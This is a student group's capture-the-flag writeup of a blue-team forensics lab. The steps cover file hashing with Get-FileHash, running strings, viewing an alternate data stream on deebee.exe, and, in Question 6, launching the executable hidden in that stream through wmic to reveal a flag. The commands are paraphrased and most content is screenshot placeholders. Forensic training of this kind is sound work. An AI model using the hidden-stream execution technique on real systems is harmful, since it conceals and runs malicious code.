PSP0201

Week 6

Writeup

Group Name: GGez

Group members:

ID Number	Name	Role
1211101951	Muhammad Zaieff Danial Bin Mohd Suhaimi	Leader
1211100528	Muhammad Arief Fahmi Bin Syahril Anuar	Member
1211101120	Adam Uzair Bin Mohd Sori	Member
1211101643	Sivaharriharann A/L Ramanathan	Member


DAY 21: - Blue Teaming - Time For ELForensics

Tools used: Kali linux, Firefox, Windows Powershell

Solution/Walkthrough


Question 1

Enter the command cd Documents and open directory. Enter file user and enter the file name for the MD5 file hash reveal.




Question 2

Enter the Get-FileHash algorithm and type the second file name called deebee.exe. Therefore, it would reveal the next MD5 hash




Question 3

Repeat the same process from question 2 but change the MD5 to SHA256 in the command. It would reveal the SHA256 Hash File name.




Question 4

Enter Tools strings in the file command and it would listed the tools list. The hidden file would be spotted throughout the tools list.




Question 5

Type C user file little helper documents with file path deebee.exe and stream command as it used to view ADS




Question 6

Enter command wmic process call create resolve path with file deebee.exe hidedb to continue the process command.




Then it would pop up the control command and a THM flag would appear



